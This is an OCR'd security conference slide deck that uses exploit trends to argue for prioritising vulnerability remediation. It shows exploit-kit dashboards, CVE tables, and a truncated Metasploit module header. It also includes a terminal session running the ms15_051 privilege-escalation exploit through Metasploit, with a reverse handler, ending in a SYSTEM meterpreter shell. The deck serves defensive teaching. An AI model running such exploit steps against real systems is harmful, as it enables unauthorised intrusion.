


Overwhelmed By Security Vulnerabilities? Learn How to Prioritize Remediation

Amol Sarwate
Director of Vulnerability Labs, Qualys Inc.
@amolsarwate

Vulnerabilities



Vulnerability



*Vulnerability is a **flaw** in the system that could provide an attacker with a way to bypass the security infrastructure.*

A screenshot of a web browser displaying an Adobe Security Bulletin. The browser's address bar shows the URL 'https://helpx.adobe.com/security/products/flash-play'. The page content includes the following information:

Adobe Security Bulletin

Security updates available for Adobe Flash Player

Release date: January 27, 2015
Vulnerability identifier: APS(15-03)
Priority: See table below
CVE number: CVE-2015-0311, CVE-2015-0312
Platform: All Platforms

Summary

Adobe has released security updates for Adobe Flash Player for Windows, Macintosh and Linux. These updates address vulnerabilities that could potentially allow an attacker to take control of the affected system.

Adobe is aware of reports that CVE-2015-0311 is actively being exploited in the wild via drive-by-download attacks against systems running Internet Explorer and Firefox on Windows 8.1 and below. Adobe recommends users update their product installations to the latest versions:

- Users of the Adobe Flash Player desktop runtime for Windows and Macintosh should update to Adobe Flash Player 16.0.0.296.
- Users of the Adobe Flash Player Extended Support Release should update to Adobe Flash Player 13.0.0.264.

Exploit



An exploit, on the other hand, tries to turn a vulnerability (a weakness) into an actual way to **breach** a system.

Exploiting CVE-2015-0311: A Use-After-Free in Adobe Flash Player

March 4, 2015 by Francisco Facon

At the end of January, Adobe published the security bulletin APSSA15-01 for Flash Player, which fixes a critical use-after-free vulnerability affecting Adobe Flash Player 16.0.0.287 and earlier versions. This vulnerability, identified as CVE-2015-0311, allows attackers to execute arbitrary code on vulnerable machines by enticing unsuspecting users to visit a website serving a specially crafted SWF Flash file.

The vulnerability was first discovered as a zero-day being actively exploited in the wild as part of the Angler Exploit Kit. Although the exploit code was highly obfuscated using the SecureSWF obfuscator tool, malware samples taking advantage of this vulnerability became publicly available, so I decided to dig into the underlying vulnerability in order to exploit it and write the corresponding module for Core Impact Pro and Core Insight.

Vulnerability overview

When trying to decompress the data in a ByteArray previously compressed with zlib from ActionScript code, the underlying ActionScript Virtual Machine (AVM) will handle this operation in

Adobe Flash Player ByteArray UncompressViaZlibVariant Use After Free

EDB-ID: 36360	CVE: 2015-0311	OSVDB-ID: 117428
Verified: @	Author: metasploit	Published: 2015-03-12
Download Exploit: Source Raw	Download Vulnerable App: N/A	

Previous Exploit Next Exploit

```
1 ##
2 # This module requires Metasploit: http://metasploit.com/
3 # Current source: https://github.com/rapid7/metasploit-fre
4 ##
5
6 require 'msf/core'
7
8 class Metasploit < Msf::Exploit::Remote
9   Rank = NormalRanking
10
11   include Msf::Exploit::Powershell
12   include Msf::Exploit::Remote::BrowserExploitServer
13
14   def initialize(info={})
15     super(update_info(info,
16       {
17         'Name' => 'Adobe Flash Player ByteArray
18         'Description' => %q[
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
```

Exploit Frameworks Examples




An exploit, on the other hand, tries to turn a vulnerability (a weakness) into an actual way to *breach* a system.





*Exploit kits are toolkits that are used for the purpose of **spreading malware**. They automate the exploitation of mostly client-side vulnerabilities, come with pre-written exploit code and the kit user does not need to have experience in Vulnerabilities or Exploits.*

Exploit Kit



Exploit Kit



crimepack

MAIN - REFRESH - REFERERS - COUNTRIES - BLACKLIST CHECK - DOWNLOADED - USRNAME: CLEAN STATS - SETTINGS - LOGOUT

recent stats

unique hits	hits	exploit rate
5127	3792	100%

exploit stats

system	success	fail	skip	total	started	active	color	percentage	
27	52	139	22	80	0	1071	0	25	31.7%

os stats

os	hits	exploit	rate
windows xp	21	2	10%
windows 98	9	0	0%
windows xp	3594	1150	32%
windows vista	2090	832	28%

browser stats

browser	hits	exploit	rate
msn	1893	1863	100%
firefox	4573	1883	41%
internet explorer	237	187	80%

has cookies

country	hits	exploit	rate
Germany	5027	4440	90%

Phoenix Exploit's Kit v2.0

COMES WITH TRIPLE SYSTEM

Operation systems statistics				Advanced browsers statistics			
OS	Visits	Exploited	Percent	Browser	Visits	Exploited	Percent
Windows Vista	6371	957	15.02%	MSE #6.0	3717	437	11.76%
Windows XP	7135	807	11.31%	Firefox v3.6.9	2287	361	15.66%
Windows XP SP2	1211	200	16.52%	Firefox v3.6.9	7400	361	4.89%
Other	2185	26	1.19%	MSE #7.0	1840	298	16.2%
Windows 7	3892	12	0.31%	Firefox v3.0.19	641	252	28.71%
Windows 2000	76	8	10.53%	MSE #6.0	427	99	23.17%
Windows 2003	36	6	16.67%	Chrome	940	61	6.49%
Windows	12	4	33.33%	Opera	144	24	16.67%
Linux	222	0	0%	Firefox v3.5.7	126	35	27.78%
Windows 98	13	0	0%	Firefox v3.5.8	338	35	10.36%
Windows ME	1	0	0%	Firefox v3.0	254	25	9.84%
Windows NT 4	1	0	0%	Firefox v3.5.3	333	25	7.51%
				Firefox v3.0.7	36	7	19.44%

Menu

- Stats
- Advanced statistics
- Customize statistics
- Referers statistics
- Clear statistics
- Logout
- Run

NB EXPLOITER 2011 Build 2.0.1

漏洞影响 发布时间 修改时间

漏洞	影响	发布时间	修改时间
ms06_014	Windows 98, me, 2000, 2003	2006-04-11	2006-04-11
ms06_042	Internet Explorer 5, 6	2006-06-15	2006-06-15
ms06_067	Internet Explorer 5, 6	2006-09-28	2006-09-28
ms07_004	Internet Explorer 5, 6, 7	2007-02-13	2007-02-13
ms07_017	Windows 2000, XP, 2003, V...	2007-04-03	2007-04-03
ms07_033	Internet Explorer 5, 6, 7	2007-06-12	2007-06-12
ms08_041	Microsoft Office 2000, 200...	2008-07-13	2008-07-13
ms08_053	Windows Media Encoder 9 Sta...	2008-09-10	2008-09-10
ms08_070	Microsoft Visual Basic 6.0	2008-12-09	2008-12-09
ms08_078	Internet Explorer 5, 6, 7, 8	2008-12-16	2008-12-16
ms09_002	Internet Explorer 7	2009-02-11	2009-02-11
ms09_043	Microsoft Office XP SP3, 2...	2009-08-15	2009-08-15
ms09_072	Internet Explorer 6, 7	2009-11-20	2009-11-20
RealPlayer C...	RealPlayer version 11.0.1...	2009-03-15	2009-03-15
Adobe Flash...	Adobe Flashplayer 10.0.22.x...	2010-01-21	2010-01-21
ms10_002	Internet Explorer 5, 6	2010-01-21	2010-01-21
ms10_018	Internet Explorer 8, 7	2010-03-10	2010-03-10

download/exec windows/exec

add system user ming shell

默认路径为 C:\WINDOWS\SYSTEM32\CALL.EXE

生成 官网 退出

Nuclear Push v3.0

攻击成功率 1.28%

GET url for stats: http://193.108.100.187/4325242.php?h=4844770&id=3648-12

OS	Visits	Exploited	Percent
Windows 7	1265	95	7.51%
Windows XP	2852	489	17.15%
Other	1280	14	1.1%
Windows Vista	87	45	51.61%
Windows 2000	8	2	25%
Windows 2003	2	0	0%
Linux	11	3	27.27%
Windows 98	1	0	0%
Windows ME	1	0	0%
Windows NT 4	1	0	0%

Browser	Visits	Exploited	Percent
Internet Explorer	1937	309	15.95%
Firefox	1265	156	12.33%
Opera	144	24	16.67%
Chrome	940	61	6.49%
Microsoft Edge	254	25	9.84%
Microsoft Internet Explorer	333	25	7.51%
Google Chrome	126	35	27.78%
Apple Safari	249	22	8.84%
Microsoft Internet Explorer	36	7	19.44%

生成 官网 退出


Exploit Kit Examples



Exploit Trends

and how to use them to our advantage

#1. Most affected




- microsoft
- pixabay_images_project
- foxitsoftware
- apport_project
- f5
- simple_ads_manager_project
- adb
- betster_project
- cups
- ericsson
- insanevisions
- magic_hills
- oxwall
- phpmybackuppro
- qlik
- sysaid
- webgroupmedia
- zend
- adobe
- redhat
- igniterealtime
- apptha
- genixcms
- thecartpress
- akronymmanager_project
- bisonware
- cybernetikz
- feedwordpress_project
- ipass
- manageengine
- palo_alto_networks
- pimcore
- selinux
- tcpdump
- websense
- zeuscart
- apple
- ansible
- jakweb
- bitrix
- magmi
- web-dorado
- apache
- boxautomation
- e107
- fork-cms
- isc
- mcafee
- palosanto
- piwigo
- softsphere
- sis
- teiko
- wonderplugin
- zhone_technologies
- oracle
- citrix
- mozilla
- cisco
- metalgenix
- x2engine
- arubanetworks
- centreon
- easy2map_project
- freereprintables
- job_manager
- milw0rm_project
- pcman%27s_ftp_server_project
- pligg
- solarwinds
- thycotic
- wotlab
- ferretcms_project
- debian
- novell
- cmsjunkie
- novius-os
- xceedium
- atlassian
- clip-bucket
- ecommercemajor_project
- gsm
- kcodes
- moodle
- persistent_systems
- pragian_cms_project
- solarwinds
- two_pilots
- wpmembership
- goautodial
- d-link
- symantec
- wpml
- emc
- samsung
- zohocorp
- avinu
- crea8social
- elegant_themes
- horde
- h5ai_project
- libimmedir_project
- npds
- pfsense
- proftpd
- sudo_project
- vboxcomm
- wpsymposium
- google
- elasticsearch
- ajsquare
- etouch
- srefrengo
- accunetix
- beehive_forum
- cs-cart
- endian_firewall
- hp
- maarch
- nvidia
- php
- qemu
- synametrics
- webgateinc
- yeast

#2. Only 26% Exploits targeted Operating Systems



74% of Exploits Target Applications




■ Application Exploits ■ Operating System Exploits

#3. Remote vs Local Exploits



Local




Remote

#3. Remote vs Local Exploits



80% can be compromised Remotely



#3. Remote vs Local Exploits




REMOTE	LOCAL
CVE-2015-0349: Adobe Flash Player APSB15-06 Multiple Remote Code Execution Vulnerabilities	CVE-2015-2789: Foxit Reader CVE-2015-2789 Local Privilege Escalation Vulnerability
CVE-2015-2545: Microsoft Office CVE-2015-2545 Remote Code Execution Vulnerability	CVE-2015-2219: Lenovo System Update 'SUService.exe' CVE-2015-2219 Local Privilege Escalation
CVE-2015-0014: Microsoft Windows CVE-2015-0014 Telnet Service Buffer Overflow Vulnerability	CVE-2015-0002: Microsoft Windows CVE-2015-0002 Local Privilege Escalation Vulnerability
CVE-2015-1635: Microsoft Windows HTTP Protocol Stack CVE-2015-1635 Remote Code Execution	CVE-2015-0003: Microsoft Windows Kernel 'Win32k.sys' CVE-2015-0003 Local Privilege Escalation
CVE-2015-0273: PHP CVE-2015-0273 Use After Free Remote Code Execution Vulnerability	CVE-2015-1515: SoftSphere DefenseWall Personal Firewall 'dwall.sys' Local Privilege Escalation
CVE-2015-5477: ISC BIND CVE-2015-5477 Remote Denial of Service Vulnerability	CVE-2015-1328: Ubuntu Linux CVE-2015-1328 Local Privilege Escalation Vulnerability
CVE-2015-2590: Oracle Java SE CVE-2015-2590 Remote Security Vulnerability	CVE-2015-1701: Microsoft Windows CVE-2015-1701 Local Privilege Escalation Vulnerability
CVE-2015-2350: MikroTik RouterOS Cross Site Request Forgery Vulnerability	CVE-2015-3246: libuser CVE-2015-3246 Local Privilege Escalation Vulnerability
CVE-2015-0802: Mozilla Firefox CVE-2015-0802 Security Bypass Vulnerability	CVE-2015-1724: Microsoft Windows Kernel Use After Free CVE-2015-1724 Local Privilege Escalation Vulnerability
CVE-2015-1487: Symantec Endpoint Protection Manager CVE-2015-1487 Arbitrary File Write	CVE-2015-2360: Microsoft Windows Kernel 'Win32k.sys' CVE-2015-2360 Local Privilege Escalation
CVE-2015-4455: WordPress Aviary Image Editor Add-on For Gravity Forms Plugin Arbitrary File	CVE-2015-5737: FortiClient CVE-2015-5737 Multiple Local Information Disclosure Vulnerabilities


#3. Remote vs Local Exploits



Remotely Exploitable



Requires Local Access



#4. Lateral Movement




Figure 1. Six Stages of an APT attack

http://about-threats.trendmicro.com/cloud-content/us/ent-primers/pdf/tlp_lateral_movement.pdf

#4. Lateral Movement



HIGH LATERAL MOVEMENT	LOW LATERAL MOVEMENT
CVE-2015-0117: IBM Domino CVE-2015-0117 Arbitrary Code Execution Vulnerability	CVE-2015-1155: Apple Safari CVE-2015-1155 Information Disclosure Vulnerability
CVE-2015-2545: Microsoft Office CVE-2015-2545 Remote Code Execution Vulnerability	CVE-2015-5737: FortiClient CVE-2015-5737 Multiple Local Information Disclosure Vulnerabilities
CVE-2015-1635: Microsoft Windows HTTP Protocol Stack CVE-2015-1635 Remote Code Execution Vulnerability	CVE-2015-1830: Apache ActiveMQ CVE-2015-1830 Directory Traversal Vulnerability
CVE-2015-2590: Oracle Java SE CVE-2015-2590 Remote Security Vulnerability	CVE-2015-1427: Elasticsearch Groovy Scripting Engine Sandbox Security Bypass Vulnerability
CVE-2015-0240: Samba 'TALLOC_FREE()' Function Remote Code Execution Vulnerability	CVE-2015-1479: ManageEngine ServiceDesk Plus 'CreateReportTable.jsp' SQL Injection Vulnerability
CVE-2015-2342: VMware vCenter Server CVE-2015-2342 Remote Code Execution Vulnerability	CVE-2015-1592: Movable Type CVE-2015-1592 Unspecified Local File Include Vulnerability
CVE-2015-2219: Lenovo System Update 'SUService.exe' CVE-2015-2219 Local Privilege Escalation Vulnerability	CVE-2015-2560: ManageEngine Desktop Central CVE-2015-2560 Password Reset Security Bypass Vulnerability

50% of Vulnerabilities had minimal Lateral Movement



Remote + High Lateral Movement

Examples:	
CVE-2015-0117	IBM Domino CVE-2015-0117 Arbitrary Code Execution Vulnerability
CVE-2015-2545	Microsoft Office CVE-2015-2545 Remote Code Execution Vulnerability
CVE-2015-1635	Microsoft Windows HTTP Protocol Stack CVE-2015-1635 Remote Code Execution Vulnerability
CVE-2015-2426	Microsoft Windows OpenType Font Driver CVE-2015-2426 Remote Code Execution Vulnerability
CVE-2015-2590	Oracle Java SE CVE-2015-2590 Remote Security Vulnerability

#5. Exploits for EOL Applications



The screenshot shows the Qualys website page for 'Exploits Against Obsolete Software'. The page features a navigation menu with 'Tools & Trial' highlighted. The main content area includes a sidebar with 'RESEARCH' categories like Security Alerts, Security Advisories, Exploits, Top 10 Vulnerabilities, Laws of Vulnerabilities, KnowledgeBase, Open Source Projects, and SANS @RISK. The main text explains that obsolete software is a high severity vulnerability and provides a list of recent exploits with their dates, IDs, and view links.

Date	Exploit ID	View Link
Sep 2015	MS15-051 - QID 91049	VIEW
Aug 2015	MS15-010 - QID 91016	VIEW
Jul 2015	MS14-058 - QID 90983	VIEW
Jun 2015	MS15-061 - QID 91059	VIEW
Apr 2015	MS15-020 - QID 91029	VIEW
Mar 2015	MS14-064 - QID 90987	VIEW
Oct 2011	MS11-050 - QID 100103	VIEW

Sep 2015 [MS15-051 - QID 91049](#) [HIDE](#)

Vulnerable Software per Vendor Advisory: Windows 2003 - Windows 8.1 - see [Microsoft Advisory](#) for full detail

Exploit Used: Metasploit v4.11.4 - 2015071402

Findings:


Additional Vulnerable Software	Impact of Exploit
Windows XP SP3	Elevation of Privilege

Exploits for EOL Applications

A screenshot of a Kali Linux terminal window. The terminal shows a Metasploit session where the user runs 'background', 'use exploit/windows/local/ms15_051_client_copy_image', 'set session 1', and 'exploit'. The output shows a reverse handler on 192.168.100.150:4444, launching notepad, and successfully injecting the exploit into process 3928. The user then runs 'getuid' and receives 'NT AUTHORITY\SYSTEM'.

```
root@kali: ~  
File Edit View Search Terminal Help  
Server username: WKANDEK-XPTEST\wk  
meterpreter > background  
[*] Backgrounding session 1...  
msf exploit(handler) > use exploit/windows/local/ms15_051_client_copy_image  
msf exploit(ms15_051_client_copy_image) > set session 1  
session => 1  
msf exploit(ms15_051_client_copy_image) > exploit  
[*] Started reverse handler on 192.168.100.150:4444  
[*] Launching notepad to host the exploit...  
[+] Process 3928 launched.  
[*] Reflectively injecting the exploit DLL into 3928...  
[*] Injecting exploit into 3928...  
[*] Exploit injected. Injecting payload into 3928...  
[*] Payload injected. Executing exploit...  
[*] Sending stage (865806 bytes) to 192.168.100.51  
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.  
[*] Meterpreter session 2 opened (192.168.100.150:4444 -> 192.168.100.51:1048) a  
set 2015-09-11 03:50:35 -0400  
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter >
```

#6. Only 7% of Vulnerabilities in 2015 had an associated Exploit

